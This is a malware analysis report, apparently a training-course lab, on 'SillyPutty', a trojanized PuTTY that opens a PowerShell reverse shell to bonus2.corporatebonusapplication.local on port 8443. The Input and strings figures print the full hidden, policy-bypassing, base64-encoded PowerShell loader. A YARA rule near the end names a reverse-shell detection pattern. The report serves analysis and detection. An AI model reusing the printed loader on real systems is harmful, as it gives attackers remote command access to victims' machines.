




Practical Malware Analysis & Triage

Malware Analysis Report

SillyPutty

Feb 2025 | hiddenbotpng

Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition	5
Static Analysis	6
Dynamic Analysis	7
Indicators of Compromise	10
Network Indicators.....	10
Host-based Indicators.....	10
Rules & Signatures	11
Appendices	11
A. Yara Rules.....	11

Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
-------------	--

SillyPutty


SillyPutty is a malicious software (malware) designed to establish unauthorized remote access to an infected system. It primarily functions as a **reverse shell**, allowing attackers to execute commands on the compromised machine and potentially escalate privileges, exfiltrate data, or deploy additional payloads.

Yara Rules are attached at Appendix A.

High-Level Technical Summary

SillyPutty is a trojanized version of the PuTTY software that exhibits malicious behavior upon execution. Shortly after launch, a blue PowerShell console briefly appears before disappearing. The malware then spawns a hidden PowerShell process, initiating outbound connections to destination port **8443**.

Analysis reveals the presence of **Base64-encoded** strings executed via PowerShell. When decoded, these strings contain a malicious script designed to establish a **reverse shell** by connecting to the domain **bonus2.corporatebonusapplication.local** on port **8443**.



Malware Composition

DemoWare consists of the following components:

File Name
Legitimate PuTTY software
powershell.exe

Input

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String ('H4sIAOw/UWECAS1W227jNhB991cMXHutIRbhdAdESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypJBNTUL7aGczl5kL9AGoxQbko0IRwK10tkcN8B5/Mz6SQCWC8g0u6RvidymTX6RhNp1PB4TFU4S30WZY19B57IB5A2DC/iCm/Dr /G9kGsLJLscvdIVGqInRj0rWpn8qfASF77IdCQxMScpzRZx4W1Z4EfrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NVy5TFz7xIrFaUJ /1jaawyJvgz4aXY8EzQpJQ6zqcUDJUCR8BKJEWGfUcVfgCVSroAvw4DI f4D3XnK25QH1Z2pW2WKKO /ofzChNyZ/yt1WysFe0CtyIT1N05j9suHDz+dGhK1qdQ2rotcnro5Xbt0Roxhro3DqhX+BWX /G1yJa5QKTxEfXLdK/hLyaOwCdeecF2pImJC5kFRj+U7zPEsZtUuJmWA06/Ztgg5Vp2JWaY10Zd0oohLTgXEpM /Ab4FXhKty21bquTi3U5mVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbLShiuhHUKp04XNCv+1wZqU2UU0y+ aUPcyC4AU4ZFTope1nazRSb6QsaJw84arJtU3mdL7T0J3NPPTrm3VayHBgnqcFhwd7xzfyP072pxq3miBnIrGtCh4 +iQPr68DW43PV8bu3pqXFR1X7JF5i1oEs0DfaYBgqL6nnLpy8h3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCgG/c/wx8pk0K3hYIUWJjGNaDUVSDQB1piQ037HXdc6Tohdug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G: XTsxncG3eJwG7 cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDw7eMfrfGA1N1W6/2FDxd87V4wPBqmxtu1eH74GV/PKRvYqI3jqFn61yiuBFV0wdkTPXSSHsfe /+7dJtImqHve2k5A5X5N6S3X3V8HwZ98I7sAgg5wuKct1cWpIYtK8prV5tbHFaF1C1euZQbL2b8qYX58ub2V01znQ54afCsrcy2sFyeFADCEKvXzocf372HJ ha6LDyCo6KI1dKAmPHRuSv1Mc6DV0thaIh1IKOR3MjokU1JfnhGVipR+8h0Ci/WIGf9S5naT/1D6Nm++0TrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4r1rE0J3L9kf8i/mt193dQkAAA=='))), [System.IO.Compression.CompressionMode]::Decompress))) .ReadToEnd()))"
```

Fig 1: Base64 encoded string




Fig 1.1: powershell.exe Command Line

Static Analysis

Binary Type: 32-bit executable.

Legitimate Component: Contains the authentic PuTTY software, making static analysis challenging.

Packing: Not packed.

Detection Rate: Flagged by **60/72** engines on VirusTotal at the time of analysis.

Suspicious strings:: Encoded PowerShell strings detected in **FLOSS/strings** output.

```
λ strings flossSillyPutty.txt | grep powershell
powershell.exe -nop -w hidden -noni -ep bypass "&{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIA0W/UWECA51W227jNh8991cMXHUtIRbhdDAE
SCLepVsGyDdIVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlZ5kL9AG0xQbko0IRWk10tkcN8B5/Mz6SQHCW8g0u6RvIdymTX6RhNp1PB4TFU4S30WZY119B57IB5v
A2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TI0CQxMScpzZRx4W1Z4EFrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4
aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfGCVSroAvw4DI4D3XnKk25QH1Z2pW2Wkko/ofzChNyZ/ytIWysFe0CtyIT1N05j9suHDz+dGhKlqdQ2rotcnroSxbT0Roxhro3Dq
hx+BWx/GlyJa5QKTxEfXLDK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUuJmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKmw7Eteqv
ovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2U08y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAYH8gnqcfHwd7xzfyD72pxq3m
iBnIrGtCH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEs0DfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0K3hYbIUWJjGJGNaduV5
DQB1piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxnCGJeWG7cvyAHn27HWVp+FvKJsaT8XTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxu1
eH74GV/PKRvYqI3jqF6n6lyiuBFV0wdkTPXSSHsfe/+7d3t1mqHve2k5A5N6S3X3V8HwZ98I7sAgg5wuCkt1cWPIYtk8prV5tbHFAf1CleuzQbL2b8qYXS8ub2V01znQ54a
fCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVipR+8h0Ci/wIGf9s5NaT/1D6Nm++0TrtVTgantvmcFwp5uLXdG
nSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())
"
```

Fig 2: strings output

Dynamic Analysis

1. Running the program will launch PuTTY, the legitimate application, but for a brief moment, a blue window resembling PowerShell will also appear.




Fig.3: Blue window

2. Decoding the Base64 string using CyberChef will expose the full malicious PowerShell script.





Fig.3.1: CyberChef Decoded Base64

3. Capturing the traffic with Wireshark uncovers a DNS record **bonus2[.]corporatebonusapplication[.]local** and the callback port **8443**




No.	Time	Source	Destination	Protocol	Length	Info
12	28.232712089	10.0.0.4	10.0.0.3	DNS	98	Standard query 0x777e A bonus2.corpor
13	28.267749229	10.0.0.3	10.0.0.4	DNS	114	Standard query response 0x777e A bonu
14	28.281827118	10.0.0.4	10.0.0.3	TCP	66	50108 → 8443 [SYN] Seq=0 Win=64240 Le
15	28.281844990	10.0.0.3	10.0.0.4	TCP	54	8443 → 50108 [RST, ACK] Seq=1 Ack=1 W
16	28.808003425	10.0.0.4	10.0.0.3	TCP	66	[TCP Port numbers reused] 50108 → 844
17	28.808038914	10.0.0.3	10.0.0.4	TCP	54	8443 → 50108 [RST, ACK] Seq=1 Ack=1 W
18	29.336315423	10.0.0.4	10.0.0.3	TCP	66	[TCP Port numbers reused] 50108 → 844
19	29.336338558	10.0.0.3	10.0.0.4	TCP	54	8443 → 50108 [RST, ACK] Seq=1 Ack=1 W
20	29.839797007	10.0.0.4	10.0.0.3	TCP	66	[TCP Port numbers reused] 50108 → 844
21	29.839826844	10.0.0.3	10.0.0.4	TCP	54	8443 → 50108 [RST, ACK] Seq=1 Ack=1 W
22	30.354350520	10.0.0.4	10.0.0.3	TCP	66	[TCP Port numbers reused] 50108 → 844
23	30.354371998	10.0.0.3	10.0.0.4	TCP	54	8443 → 50108 [RST, ACK] Seq=1 Ack=1 W
24	33.123494221	PCSSystemtec_af:e9:...	PCSSystemtec_cc:94:...	ARP	60	Who has 10.0.0.3? Tell 10.0.0.4
25	33.123508578	PCSSystemtec_cc:94:...	PCSSystemtec_af:e9:...	ARP	42	10.0.0.3 is at 08:00:27:cc:94:34
26	33.340491897	PCSSystemtec_cc:94:...	PCSSystemtec_af:e9:...	ARP	42	Who has 10.0.0.4? Tell 10.0.0.3
27	33.341394496	PCSSystemtec_af:e9:...	PCSSystemtec_cc:94:...	ARP	60	10.0.0.4 is at 08:00:27:af:e9:5d
28	38.878988684	10.0.0.4	10.0.0.255	BROWSER	243	Host Announcement PMAT-FLAREVM, Works

▶ Frame 12: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0
 ▶ Ethernet II, Src: PCSSystemtec_af:e9:5d (08:00:27:af:e9:5d), Dst: PCSSystemtec_cc:94:34 (08:00:27:cc:94:34)
 ▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
 ▶ User Datagram Protocol, Src Port: 54482, Dst Port: 53
 ▶ Domain Name System (query)
 Transaction ID: 0x777e
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries
 ▶ bonus2.corporatebonusapplication.local: type A, class IN
 [Response in: 13]

Fig 3.2: Wireshark Traffic

4. The callback port can also be observed in TCPView for a brief moment.



Process	Local Port	Remote Port	State	Local Address	Remote Address	Time	Event
svchost.exe	1208	TCP	Listen	0.0.0.0	49666	0.0.0.0	0 2/12/2025 8:44:46 AM EventLog
svchost.exe	1156	TCP	Listen	0.0.0.0	49667	0.0.0.0	0 2/12/2025 8:44:46 AM Schedule
spoolsv.exe	2372	TCP	Listen	0.0.0.0	49668	0.0.0.0	0 2/12/2025 8:44:48 AM Spooler
services.exe	628	TCP	Listen	0.0.0.0	49669	0.0.0.0	0 2/12/2025 8:44:51 AM services.exe
svchost.exe	2808	TCP	Listen	0.0.0.0	49670	0.0.0.0	0 2/12/2025 8:44:52 AM PolicyAgent
powershell.exe	1756	TCP	Syn Sent	10.0.0.4	50095	10.0.0.3	8443 2/12/2025 9:58:10 AM powershell.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0 2/12/2025 8:44:51 AM System
svchost.exe	2180	TCP	Listen	0.0.0.0	7680	0.0.0.0	0 2/12/2025 8:44:49 AM DoSvc
svchost.exe	876	TCPv6	Listen	::	135	::	0 2/12/2025 8:44:46 AM RpcSs
System	4	TCPv6	Listen	::	445	::	0 2/12/2025 8:44:51 AM System
svchost.exe	2180	TCPv6	Listen	::	7680	::	0 2/12/2025 8:44:49 AM DoSvc
svchost.exe	640	TCPv6	Listen	::	40664	::	0 2/12/2025 8:44:46 AM

Fig 3.3: TCPView

Indicators of Compromise

Network Indicators

Domain	Port
bonus2[.]corporatebonusapplication[.]local	8443

Host-based Indicators

Indicators
blue powershell window
powershell encoded string

Rules & Signatures

YARA rule is included in Appendix A.

Appendices

A. Yara Rules

Full Yara repository located at: <http://github.com/HuskyHacks/PMAT-lab>

```
rule SillyPutty {

    meta:
        last_updated = "2025-02-12"
        author = "hiddenbotpng"
        description = "Detects SillyPutty malware (trojanized PuTTY with reverse shell)"

    strings:
        //regex detection of base64 string greater than 60 char
        $base64ps = /[A-Za-z0-9\+\+=]{60,}/ nocase

        //malicious domain
        $malicious_domain = "bonus2.corporatebonusapplication.local" wide
ascii

        //powershell reverse shell script detection
        $powershell_script =
/Invoke-Expression\s*\(\s*New-Object\s*System.Net.Sockets.TcpClient\s*\(\s*'.{1,2
55}'\s*,\s*\d+\)\s*\)\s*/ nocase

        //PuTTY string detection
        $putty_string = "PuTTY" ascii

    condition:
```

```
//Detect either base64 encoded string or the domain or a reverse shell  
powershell script AND the putty string  
    ($base64ps or $malicious_domain or $powershell_script) and  
    $putty_string  
}
```